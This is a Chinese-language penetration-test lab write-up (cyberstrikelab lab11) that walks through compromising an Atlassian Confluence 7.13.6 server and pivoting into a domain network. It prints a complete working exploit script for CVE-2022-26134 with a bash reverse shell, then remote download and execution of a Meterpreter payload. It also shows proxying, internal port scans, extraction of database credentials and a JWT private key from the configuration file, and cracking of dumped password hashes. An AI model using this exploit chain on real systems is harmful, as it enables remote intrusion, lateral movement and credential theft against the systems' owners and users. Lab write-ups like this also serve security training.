
cyberstrikelab-lab11
cyberstrikelab-lab11
Atlassian Confluence 7.13.6
找到nday exp
#!/usr/bin/python3
# coding: utf-8
# cve2022-26134
# by: lxxl
import urllib
import requests
import re
import sys
from bs4 import BeautifulSoup
import urllib3

urllib3.disable_warnings()
import argparse


def check(url):
    r = requests.get(url + "/login.action", verify=False)
    if (r.status_code == 200):
        filter_version = re.findall("<span id='footer-build-information'>.*</span>", r.text)
        if (len(filter_version) >= 1):
            version = filter_version[0].split("'>")[1].split('</')[0]
            return version
        else:
            return False
    else:
        return url


def exploit(url, command):
    headers = {
        'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36',
        'Content-Type': 'application/x-www-form-urlencoded',
        'Accept': '*/*',
    }
    r = requests.get(
        url + '/%24%7B%28%23a%3D%40org.apache.commons.io.IOUtils%40toString%28%40java.lang.Runtime%40getRuntime%28%29.exec%28%22' + command + '%22%29.getInputStream%28%29%2C%22utf-8%22%29%29.%28%40com.opensymphony.webwork.ServletActionContext%40getResponse%28%29.setHeader%28%22X-Cmd-Response%22%2C%23a%29%29%7D/',
        headers=headers, verify=False, allow_redirects=False)
    if (r.status_code == 302):
        return r.headers['X-Cmd-Response']
    else:
        return False

def shell():
        shell = ip + "/" + port
        shell1 = "'bash','-c','bash -i >& "
        exp = shell1 + "/dev/tcp/"  + shell + " 0>&1'"
        payload1 = '''${new javax.script.ScriptEngineManager().getEngineByName("nashorn").eval("new java.lang.ProcessBuilder().command('''
        payload2 = exp + ''').start()")}/'''
        payloads = payload1 + payload2
        s = urllib.parse.quote(payloads)
        return s


if __name__ == "__main__":
    parser = argparse.ArgumentParser(description='cve2022-26134')
    parser.add_argument('-u', '--url', help='target url', required=False)
    parser.add_argument('-c', '--command', help='command', required=False)
    parser.add_argument('-i', '--lhost', help='type', required=False)
    parser.add_argument('-p', '--lport', help='type', required=False)
    args = parser.parse_args()
    cmd = args.command
    ip = args.lhost
    port = args.lport

    if (len(sys.argv) < 3):
        print("USE: python3 " + sys.argv[0] + " -u https://target.com -c command")
        print("ex: python3 " + sys.argv[0] + " -u https://target.com -i  your.ip -p your.port")

    if (sys.argv[3] == "-i"):
            target = args.url
            ip = args.lhost
            port = args.lport
            e = requests.get(target + shell(), verify=False)
            if e.status_code == 200 or e.status_code == 302:
                    print("[+] exploit success")
            else:
                    print("[-] exploit failed")

    else:
        target = args.url
        cmd = cmd.replace("'", "")
        version = check(target)
        print("============ GET Confluence Version ============")
        if (version):
            print("Version: " + version)
        else:
            print("Version: Not Found")
        print(exploit(target, cmd))
执行效果,等等,是root!看来这是一台linux系统
┌──(root㉿kali)-[/data/demo]
└─# python exp.py -u http://172.3.3.13:8090/ -c whoami
============ GET Confluence Version ============
Version: 7.13.6
root

生成shell,准备上线msf(当然也可以添加一个用户上线)
msfvenom.bat -p linux/x64/meterpreter/bind_tcp RHOST=172.3.3.13 LPORT=4444 -f elf -o shell

远程下载,并执行
┌──(root㉿kali)-[/data/demo]
└─# python exp.py -u http://172.3.3.13:8090/ -c "wget 172.16.233.2:8000/shell"
============ GET Confluence Version ============
Version: 7.13.6


┌──(root㉿kali)-[/data/demo]
└─# python exp.py -u http://172.3.3.13:8090/ -c "chmod +x shell"
============ GET Confluence Version ============
Version: 7.13.6


┌──(root㉿kali)-[/data/demo]
└─# python exp.py -u http://172.3.3.13:8090/ -c "./shell"
============ GET Confluence Version ============
Version: 7.13.6

上线meterpreter
msfconsole -q -x "use exploit/multi/handler; set PAYLOAD linux/x64/meterpreter/bind_tcp; set RHOST 172.3.3.13; set LPORT 4444; exploit -j -z"

发现两张网卡,分别是
172.3.3.13/24
10.10.10.22/24
配置路由
meterpreter > run post/multi/manage/autoroute
[*] Running module against localhost.localdomain (172.3.3.13)
[*] Searching for subnets to autoroute.
[+] Route added to subnet 10.10.10.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 172.3.3.0/255.255.255.0 from host's routing table.
设置代理,方便主机访问对方内网服务
use auxiliary/server/socks_proxy
set VERSION 5
set SRVPORT 1080
run -j
msf主机存活内网扫描
use auxiliary/scanner/portscan/tcp
set rhosts 10.10.10.0/24
set PORTS 22,80,445,135,3389,1433,3306
run

扫出来另外两个ip,10.10.10.66,10.10.10.5
对这两个ip单独进行端口扫描
use auxiliary/scanner/portscan/tcp
set rhosts 10.10.10.66
set PORTS 1-15000
run
扫描结果
msf auxiliary(scanner/portscan/tcp) > set rhosts 10.10.10.66
rhosts => 10.10.10.66
msf auxiliary(scanner/portscan/tcp) > run
[+] 10.10.10.66           - 10.10.10.66:135 - TCP OPEN
[+] 10.10.10.66           - 10.10.10.66:139 - TCP OPEN
[+] 10.10.10.66           - 10.10.10.66:445 - TCP OPEN
[+] 10.10.10.66           - 10.10.10.66:5985 - TCP OPEN
[*] 10.10.10.66           - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
扫 10.10.10.22
set rhosts 10.10.10.5
run
扫描结果
msf auxiliary(scanner/portscan/tcp) > set rhosts 10.10.10.5
rhosts => 10.10.10.5
msf auxiliary(scanner/portscan/tcp) > run
[+] 10.10.10.5            - 10.10.10.5:53 - TCP OPEN
[+] 10.10.10.5            - 10.10.10.5:80 - TCP OPEN
[+] 10.10.10.5            - 10.10.10.5:88 - TCP OPEN
[+] 10.10.10.5            - 10.10.10.5:135 - TCP OPEN
[+] 10.10.10.5            - 10.10.10.5:139 - TCP OPEN
[+] 10.10.10.5            - 10.10.10.5:389 - TCP OPEN
[+] 10.10.10.5            - 10.10.10.5:445 - TCP OPEN
[+] 10.10.10.5            - 10.10.10.5:464 - TCP OPEN
[+] 10.10.10.5            - 10.10.10.5:593 - TCP OPEN
[+] 10.10.10.5            - 10.10.10.5:636 - TCP OPEN
[+] 10.10.10.5            - 10.10.10.5:3268 - TCP OPEN
[+] 10.10.10.5            - 10.10.10.5:3269 - TCP OPEN
[+] 10.10.10.5            - 10.10.10.5:5985 - TCP OPEN
[+] 10.10.10.5            - 10.10.10.5:9389 - TCP OPEN
使用enum4linux对域内主机smb服务进行枚举
proxychains enum4linux-ng -A 10.10.10.66 -C

看到.5这台机器可能是域控主机,而66是cslab子域
proxychains enum4linux-ng -A 10.10.10.5 -C

永痕之蓝失败,那么继续信息收集,在web这台linux机器上
pwd
/data/wiki/confluence
cat confluence.cfg.xml
<?xml version="1.0" encoding="UTF-8"?>

<confluence-configuration>
  <setupStep>complete</setupStep>
  <setupType>custom</setupType>
  <buildNumber>8703</buildNumber>
  <properties>
    <property name="admin.ui.allow.daily.backup.custom.location">false</property>
    <property name="admin.ui.allow.manual.backup.download">false</property>
    <property name="admin.ui.allow.site.support.email">false</property>
    <property name="atlassian.license.message">AAABgA0ODAoPeJxtUU1vozAQvftXIO2xIjXQAIlkaRPwtpEgSZuQ3eRm6CRYCwbZJl349UsJvbSV5 uL35Hkf82PfgBGz1sCugR/meDp3ZgYN94aN7SkKJDDNKxEyDeQdMXE/LqJXVjQDQ86sUIBCUJnk9 YAkouAl1/BqFDwDocBIWyPXulbz+/su5wVMeIU28sIEV7clX9isEucJyzS/AtGyARRUQvdvGjNek K7rfqZpOsmqEo0aT0zlJA7egl9PZdrFYNd8263a39p/9OrAs5M/p6Jb5M9rvY/D1yZ+ZnfyEMIlo cdjGtmP1/ZCyE12p5nUIMdkAxTdRPZtDWtWAgk2cUxfgtUiQr0hoUEwkQH9V3PZjl35MxN7/aDx7 yok0Src0bUZWd6DO7V8z5lhx0c7kFeQPb1c2jNzSw8nMzm5S5NuXYr+QnsAqd47slyMPew7jvWx8 nu9bSOznCn4fLOxqI919i3ZuilTkJtzonqcmBbqHZJvXI79D+mHK/0H7Oa5FzAsAhQuYZcnjQl9D MmNlMa6f1tdRt8sVQIUVnDQ9RBPBsMJ1wdKCAl7xVMCbcw=X02im</property>
    <property name="attachments.dir">${confluenceHome}/attachments</property>
    <property name="confluence.setup.locale">zh_CN</property>
    <property name="confluence.setup.server.id">BB29-PEVZ-UZ6B-EP6E</property>
    <property name="confluence.webapp.context.path"></property>
    <property name="hibernate.c3p0.acquire_increment">1</property>
    <property name="hibernate.c3p0.idle_test_period">100</property>
    <property name="hibernate.c3p0.max_size">60</property>
    <property name="hibernate.c3p0.max_statements">0</property>
    <property name="hibernate.c3p0.min_size">20</property>
    <property name="hibernate.c3p0.timeout">30</property>
    <property name="hibernate.c3p0.validate">true</property>
    <property name="hibernate.connection.driver_class">com.mysql.jdbc.Driver</property>
    <property name="hibernate.connection.isolation">2</property>
    <property name="hibernate.connection.password">confdsdgfd</property>
    <property name="hibernate.connection.url">jdbc:mysql://localhost/confluence</property>
    <property name="hibernate.connection.username">confluenceuser</property>
    <property name="hibernate.database.lower_non_ascii_supported">true</property>
    <property name="hibernate.dialect">com.atlassian.confluence.impl.hibernate.dialect.MySQLDialect</property>
    <property name="hibernate.setup">true</property>
    <property name="jwt.private.key">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</property>
    <property name="jwt.public.key">MIIBojANBgkqhkiG9w0BAQEFAAOCAY8AMIIBigKCAYEAsk9zn1dWb14rU4yHIMoGYMw14qZopFaW9jxF2t8o3LefYapZ7HJ5YJTCcDD6M9NO7n5BdG54CP68YCU/xL0heB0V7/qccDgBeym4MJTP8X+v6eWVYTFYNQ+I+VtsZfTwutM3e+J+0rvKdiyY5kHlmRclRul3d3XFNchI38oxE2Q1qh7MInHKbUcd6oqDj1zmZGiNDfGjF/yqkK6BasAAkg77sRh0mDEhEs+WgkPt+b1h5leI16XPpaev0IMEVyax3gAIU6pCoqDr9YtmzxbK0UZCyiV8zSbf/l/r9iL9I9B/HAQRJBwl0SpG7YVwNEG1uGctq+ByRwfMJHuMQ5NPELbih7kET7gEDMwaoBpcIBhCphJGS1hZJzY0x00xaUid9pmu6eCbP2uzTOyn3mXFHVrS7krknwO7oRC1PU8EWbeDBaA+1Sx8aF7gcxxaQWc+R6wk1wR97IWwZ3z5/AQNnAEGKesTXl29oCYAvJxCJSNc58f0ps42G/CEI2zFcLtfAgMBAAE=</property>
    <property name="lucene.index.dir">${localHome}/index</property>
    <property name="synchrony.encryption.disabled">true</property>
    <property name="synchrony.proxy.enabled">true</property>
    <property name="webwork.multipart.saveDir">${localHome}/temp</property>
  </properties>
</confluence-configuration>
用户 confluenceuser
密码 confdsdgfd
远程连接
mysql -uconfluenceuser -pconfdsdgfd -h172.3.3.13 --skip-ssl

找到两串密文
MySQL [confluence]> select user_name,credential from cwd_user;
+-----------+---------------------------------------------------------------------------+
| user_name | credential                                                                |
+-----------+---------------------------------------------------------------------------+
| admin     | {PKCS5S2}JYMqFvi/OcwDBkiBJVf9QV/jdE91lgptmigRB6oGmK4JFXnlZY4VQnLCuzcYK7KX |
| cslab     | {PKCS5S2}xUjKeN7GD2/e9WRWD0hpoaPaCuei2O5otn/mBcHv4ZVKT9ttjLQJ8oKvwm20bzDL |
+-----------+---------------------------------------------------------------------------+
使用hashid识别hash特征,以及对应的hashcat-m值
┌──(root㉿kali)-[/data/demo]
└─# hashid "{PKCS5S2}xUjKeN7GD2/e9WRWD0hpoaPaCuei2O5otn/mBcHv4ZVKT9ttjLQJ8oKvwm20bzDL"
Analyzing '{PKCS5S2}xUjKeN7GD2/e9WRWD0hpoaPaCuei2O5otn/mBcHv4ZVKT9ttjLQJ8oKvwm20bzDL'
[+] PBKDF2(Atlassian)
选出hashcat的-m值为12001
┌──(root㉿kali)-[/data/demo]
└─# hashcat --help | grep "Atlassian"
  12001 | Atlassian (PBKDF2-HMAC-SHA1)                               | Framework
爆破admin和cslab的密码,–potfile-disable清空缓存
hashcat -m 12001 "{PKCS5S2}JYMqFvi/OcwDBkiBJVf9QV/jdE91lgptmigRB6oGmK4JFXnlZY4VQnLCuzcYK7KX" /usr/share/wordlists/rockyou.txt --potfile-disable

hashcat -m 12001 -a 0 '{PKCS5S2}xUjKeN7GD2/e9WRWD0hpoaPaCuei2O5otn/mBcHv4ZVKT9ttjLQJ8oKvwm20bzDL' /usr/share/wordlists/rockyou.txt --potfile-disable
cslab:123456
